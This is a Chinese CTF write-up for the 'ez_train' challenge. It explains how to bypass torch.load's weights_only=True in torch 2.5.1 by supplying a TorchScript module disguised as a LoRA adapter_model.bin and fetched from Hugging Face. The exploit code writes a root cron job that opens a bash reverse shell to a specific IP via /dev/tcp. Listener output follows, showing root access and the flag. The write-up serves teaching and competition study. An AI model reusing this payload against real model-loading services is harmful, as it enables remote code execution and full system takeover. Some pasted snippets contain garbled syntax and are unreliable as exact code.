


ez_train

考点

- 代码审计
- `torch.load` 在 `weights_only=True` 条件下的利用

WP

漏洞点在 `do_train` 方法中，在该方法中调用了 `torch.load` 方法，



```
PARAMETERS
WANT_INTERRUPT
train_log
train_template
create_ui()
do_interrupt()
do_copy_params(lora_name, *args)
change_rank_limit(use_higher_ranks)
clean_path(base_path, path)
backup_adapter(input_folder)
calc_trainable_parameters(model)
do_train(lora_name, always_override)
split_chunks(arr, size, step)
cut_chunk_for_newline(chunk, max_)
format_time(seconds)


try:
    logger.info("Creating LoRA model")
    lora_model = get_peft_model(shared.model, config)
    if not always_override and Path(f'{lora_file_path}/adapter_model.bin').is_file():
        logger.info("Loading existing LoRA data")
        state_dict_peft = torch.load(f'{lora_file_path}/adapter_model.bin', weights_only=True)
        set_peft_model_state_dict(lora_model, state_dict_peft)
except:
    yield traceback.format_exc().replace(_old: '\n', _new: '\n\n')
    return

class Tracked():
    def __init__(self):
        self.current_steps = 0
        self.max_steps = 0
        self.did_save = False

    tracked = Tracked()
    actual_save_steps = math.ceil(save_steps / gradient_accumulation_steps)

    class Callbacks(transformers.TrainerCallback):
        pass
```

不过需要满足 `Path(f'{lora_file_path}/adapter_model.bin').is_file()`: 条件，溯源一下 `lora_file_path` 怎么来的，



```
WANT_INTERRUPT = False

# == Input validation / processing ==
yield "Preparing the input..."
lora_file_path = clean_path(base_path= None, lora_name)
if lora_file_path.strip() == '':
    yield "Missing or invalid LoRA file name input."
    return

lora_file_path = f'{Path(shared.args.lora_dir)}/{lora_name}'
actual_lr = float(learning_rate)
```

是由 `Path(shared.args.lora_dir)` 和 `lora_name` 拼接而成的，其中 `shared.args.lora_dir` 路径为 '`user_data/loras`'，

```

shared.args.lora_dir
結果 = {str} 'user_data/loras'

```

`lora_name` 为训练时传入的参数，我们可以控制，

```


# Training events
all_params = [lora_name, always_override, q_proj_en, v_proj_en, k_proj_en, o_proj_en, gate_proj_en, down_proj_en, up_proj_en, save]

copy_from.change(do_copy_params, [copy_from] + all_params, all_params)
start_button.click(do_train, all_params, output)
stop_button.click(do_interrupt, inputs=None, outputs=None, queue=False)


```

也就是说如果 `user_data/loras/lora_name/adapter_model.bin` 文件存在，就会调用 `torch.load` 方法进行加载，现在就需要找到什么地方可以上传我们的 `adapter_model.bin` 文件。

在 `model` 模块中看到可以从 *Hugging Face* 仓库远程下载 `model` 或者 `lora`，只需要输入 `username/model` 格式即可



发现下载路径就在 `user_data/loras` 下面，



那么我们可以在我们的 *Hugging Face* 仓库中上传恶意的 `adapter_model.bin` 文件然后进行远程下载保存到 `user_data/loras` 目录下，最后训练的时候进行触发 `torch.load`，

不过还注意到这里还设置了 `weights_only=True` 选项，无法进行 `pickle` 反序列化了，

```
try:
    logger.info("Creating LoRA model")
    lora_model = get_peft_model(shared.model, config)
    if not always_override and Path(f"{lora_file_path}/adapter_model.bin").is_file():
        logger.info("Loading existing LoRA data")
        state_dict_peft = torch.load(f"{lora_file_path}/adapter_model.bin" [weights_only=True])
        set_peft_model_state_dict(lora_model, state_dict_peft)
except:
    yield traceback.format_exc().replace('old: '\n', 'new: '\n\n')
return

class Tracked():
```

用到的 `torch` 版本为 `2.5.1`

```
accelerate==1.8.*
torch==2.5.1
audioop-lts<1.0; python_version >= "3.13"
bitsandbytes==0.46.0
colorama
datasets
einops
fastapi==0.112.4
gradio==4.37.0
html2text==2025.4.15
```

可以参考这篇文进行绕过 <https://i.blackhat.com/BH-USA-25/Presentations/US-25-Jian-Lishuo-Safe-Harbor-or-Hostile-Waters.pdf>

这里就不多分析了，文章中作者给到的写文件 `poc`

```
import torch

class SimpleModule(torch.nn.Module):
    def __init__(self):
        super(SimpleModule, self).__init__()
        self.linear = torch.nn.Linear(10, 5)
    def items(self):
        torch.save("test", "/tmp/1.txt")
        return torch.zeros(0)

    def forward(self):
        self.items()
```

```

    return torch.zeros(0)

module=SimpleModule()
sc=torch.jit.script(module)
sc.save("evil.bin")

newModule=torch.load("evil.bin",weights_only=True)
newModule.items()

```

这里是通过 `newModule.items()` 进行触发的，所以重写了 `items()` 方法，我们需要找一下题目中时怎么触发的

在返回 `state_dict_peft` 后调用了 `set_peft_model_state_dict` 方法进行处理

```

# == get model trainable params
model_trainable_params, model_all_params = calc_trainable_parameters(shared.model)

try:
    logger.info("Creating LoRA model")
    lora_model = get_peft_model(shared.model, config)
    if not always_override and Path(f"{lora_file_path}/adapter_model.bin").is_file():
        logger.info("Loading existing LoRA data")
        state_dict_peft = torch.load(f:f'{lora_file_path}/adapter_model.bin", weights_only=True)
        set_peft_model_state_dict(lora_model, state_dict_peft)
except:
    yield traceback.format_exc().replace(' \n', '\n\n')
    return

class Tracked():

```

在该方法中又调用了 `_insert_adapter_name_into_state_dict`

```

peft_model_state_dict = _insert_adapter_name_into_state_dict(
    state_dict, adapter_name=adapter_name, parameter_prefix=parameter_prefix
)

```

最后看到也是通过 `items()` 进行触发的，所以这里还是重写 `items()` 即可

```

def _insert_adapter_name_into_state_dict(
    state_dict: dict[str, torch.Tensor], adapter_name: str, parameter_prefix: str
) -> dict[str, torch.Tensor]:
    """Utility function to remap the state_dict keys to fit the PEFT model by inserting the adapter name."""
    peft_model_state_dict = {}
    for key, val in state_dict.items():
        if parameter_prefix in key:
            suffix = key.split(parameter_prefix)[1]
            if "." in suffix:
                suffix_to_replace = ".".join(suffix.split(".")[1:])
                key = key.replace(suffix_to_replace, __new=f"{adapter_name}.{suffix_to_replace}")
            else:
                key = f"{key}.{adapter_name}"
            peft_model_state_dict[key] = val
        else:
            peft_model_state_dict[key] = val
    return peft_model_state_dict

```

题目附件中给了 *dockerfile*, 里面可以看到用的 *centos* 系统并且启动了定时任务, 所以最后写定时任务反弹 *shell*

```

import torch

class SimpleModule(torch.nn.Module):
    def __init__(self):
        super(SimpleModule, self).__init__()
        self.linear = torch.nn.Linear(10, 5)


    def items(self):
        torch.save("\n*/1 * * * * bash -i >& /dev/tcp/117.72.34.208/666
6 0>&1\n", "/var/spool/cron/root")
        return torch.zeros(0)

    def forward(self):
        self.items()
        return torch.zeros(0)


module = SimpleModule()
sc = torch.jit.script(module)
sc.save("adapter_model.bin")

```


把生成的 *adapter_model.bin* 上传到 *Hugging Face* 仓库,



然后下载到 `user_data/loras` 目录下，



然后来到 Training 模块, lora_name 为 yzbbb123_test, 其他随便即可



最后点击开始训练，看到成功写入定时任务，

等一分就可以获得 shell 了，

```
[root@lavm-nm5wul4r4e ~]# nc -lvp 6666
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::6666
Ncat: Listening on 0.0.0.0:6666
Ncat: Connection from 171.218.208.233.
Ncat: Connection from 171.218.208.233:38710.
bash: cannot set terminal process group (123): Inappropriate ioctl for device
bash: no job control in this shell
bash-5.1# id
id
uid=0(root) gid=0(root) groups=0(root)
bash-5.1# cat /flag
cat /flag
flag{10w_Vers10N_0F_t0rcH_L3_dangerou3}bash-5.1#
```